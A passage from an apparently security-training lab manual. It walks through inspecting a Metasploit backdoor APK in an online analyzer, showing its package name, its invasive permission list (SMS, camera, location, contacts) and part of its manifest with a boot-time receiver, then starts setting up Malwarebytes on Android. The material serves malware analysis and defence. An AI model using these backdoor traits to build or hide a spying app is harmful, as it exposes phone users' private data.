
5. In the **Choose an action** pop-up, click **Files**.

Note: If Chrome pop-up appears, click **ALLOW**.



6. The **Downloads** screen appears; double-click the **Backdoor.apk** file.

Note: If you find yourself in a folder called **Recent**, navigate to the **Downloads** folder by clicking on the ellipse icon in the top-left corner.



7. The browser window reappears with the information about the uploaded file (**Backdoor.apk**), as shown in the screenshot.



The screenshot shows the SISIK Online APK Analyzer interface. At the top, there's a navigation bar with icons for home, back, forward, refresh, and search, followed by the URL 'sisik.eu/apk-tool'. The main header is 'SISIK' with a sub-header 'This tool allows you to analyze various details about Android APK files. It can decompile binary xml files and resources.' Below this is a dashed box containing the text 'Drop APK here or click to select file'. A file named 'Backdoor.apk (9.9KB)' is listed. The main content area is titled 'MainActivity' and contains the following details:

- Package name:** com.metasploit.stage
- versionCode:** 1
- versionName:** 1.0
- Minimal supported Android version:** Gingerbread (2.3.3 – 2.3.7) - API level 10

A note at the bottom states: 'Note: All APK processing is done on the client side. Your APK files won't be transferred to the server.'

8. Scroll down to the **Requested Permissions** section to view information regarding the app's requested permissions.

Note: When an app wants to access resources or various device capabilities, it typically must request permission from the user to do so. Some permissions are granted by the user when installing the app and some need to be confirmed later while the app is running. The requested permissions are declared in the app's AndroidManifest.xml file.

The screenshot shows a web browser window with the URL sisik.eu/apk-tool. The page title is "SISIK". Below the title, there is a sub-header: "which allows to use an URI scheme to map URI to data items.". A large blue header box contains the heading "Requested Permissions". Below this, a list of numerous Android permissions is displayed in blue text, each preceded by "android.permission.". The permissions listed are: INTERNET, ACCESS_WIFI_STATE, CHANGE_WIFI_STATE, ACCESS_NETWORK_STATE, ACCESS_COARSE_LOCATION, ACCESS_FINE_LOCATION, READ_PHONE_STATE, SEND_SMS, RECEIVE_SMS, RECORD_AUDIO, CALL_PHONE, READ_CONTACTS, WRITE_CONTACTS, RECORD_AUDIO, WRITE_SETTINGS, CAMERA, READ_SMS, and WRITE_EXTERNAL_STORAGE.

```
android.permission.INTERNET
android.permission.ACCESS_WIFI_STATE
android.permission.CHANGE_WIFI_STATE
android.permission.ACCESS_NETWORK_STATE
android.permission.ACCESS_COARSE_LOCATION
android.permission.ACCESS_FINE_LOCATION
android.permission.READ_PHONE_STATE
android.permission.SEND_SMS
android.permission.RECEIVE_SMS
android.permission.RECORD_AUDIO
android.permission.CALL_PHONE
android.permission.READ_CONTACTS
android.permission.WRITE_CONTACTS
android.permission.RECORD_AUDIO
android.permission.WRITE_SETTINGS
android.permission.CAMERA
android.permission.READ_SMS
android.permission.WRITE_EXTERNAL_STORAGE
```

9. Scroll down to the **AndroidManifest.xml** section, which consists of essential information about the APK file.

Note: The manifest file contains important information about the app that is used by development tools, the Android system, and app stores. It contains the app's package name, version information, declarations of app components, requested permissions, and other important data. It is serialized into a binary XML format and bundled inside the app's APK file.

The screenshot shows a web browser window with the URL sisik.eu/apk-tool. The page title is "SISIK". Below the title, there is a note: "So, some permissions are granted by the user when installing the app and some need to be additionally confirmed while an app is running. The requested permissions are declared in app's AndroidManifest.xml file." The main content is a syntax-highlighted XML code snippet of the AndroidManifest.xml file:

```

<manifest
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:versionCode="1"
    android:versionName="1.0"
    package="com.metasploit.stage"
    platformBuildVersionCode="10"
    platformBuildVersionName="2.3.3">
    <application
        android:label="(reference) @0x7f020000">
        <service
            android:name=".MainService"
            android:exported="true"/>
        <receiver
            android:label="MainBroadcastReceiver"
            android:name=".MainBroadcastReceiver">
            <intent-filter>
                <action
                    android:name="android.intent.action.BOOT_COMPLETED"/>
            </intent-filter>
        </receiver>
        <activity
            android:theme="(reference) @0x01030055"
            android:label="(reference) @0x7f020000">
    
```

10. You can also scroll down to view information about the app's **APK Signature**, **App Source Code**, etc.

11. This concludes the demonstration of analyzing a malicious app using online Android analyzers.

12. You can also use other online Android analyzers such as **SandDroid** (<http://sanddroid.xjt.edu.cn>), and **Apktool** (<http://www.javadecompilers.com>), to analyze malicious applications.

13. Close all open windows and document all the acquired information.

14. You can also use other Android vulnerability scanners such as **X-Ray 2.0** (<https://duo.com>), **Vulners Scanner** (<https://play.google.com>), **Shellshock Scanner - Zimperium** (<https://play.google.com>), **Yaazhini** (<https://www.vegabird.com>), and **Quick Android Review Kit (QARK)** (<https://github.com>) to analyze malicious apps for vulnerabilities.

15. Close all open windows and document all the acquired information.


Task 2: Secure Android Devices from Malicious Apps using Malwarebytes Security

Malwarebytes is an antimalware mobile tool that provides protection against malware, ransomware, and other growing threats to Android devices. It blocks, detects, and removes adware and malware; conducts privacy audits for all apps; and ensures safer browsing.


In this task, we will secure an Android device from malicious applications using Malwarebytes Security.

1. In the **Android** machine, click **Commands** icon from the top-left corner of the screen, navigate to **Power --> Reset/Reboot machine**.

Note: If **Reset/Reboot machine** pop-up appears, click **Yes** to proceed.



2. After the machine reboots, swipe-up the home screen, which will show all apps. Click on the **Malwarebytes** app.



3. **Malwarebytes Security** initializes. A **Let's get you started** message appears; click the **Get started** button to proceed.



Let's get you started.

It'll only take a moment.

Get started

4. In the permissions window, click **Give permission**.

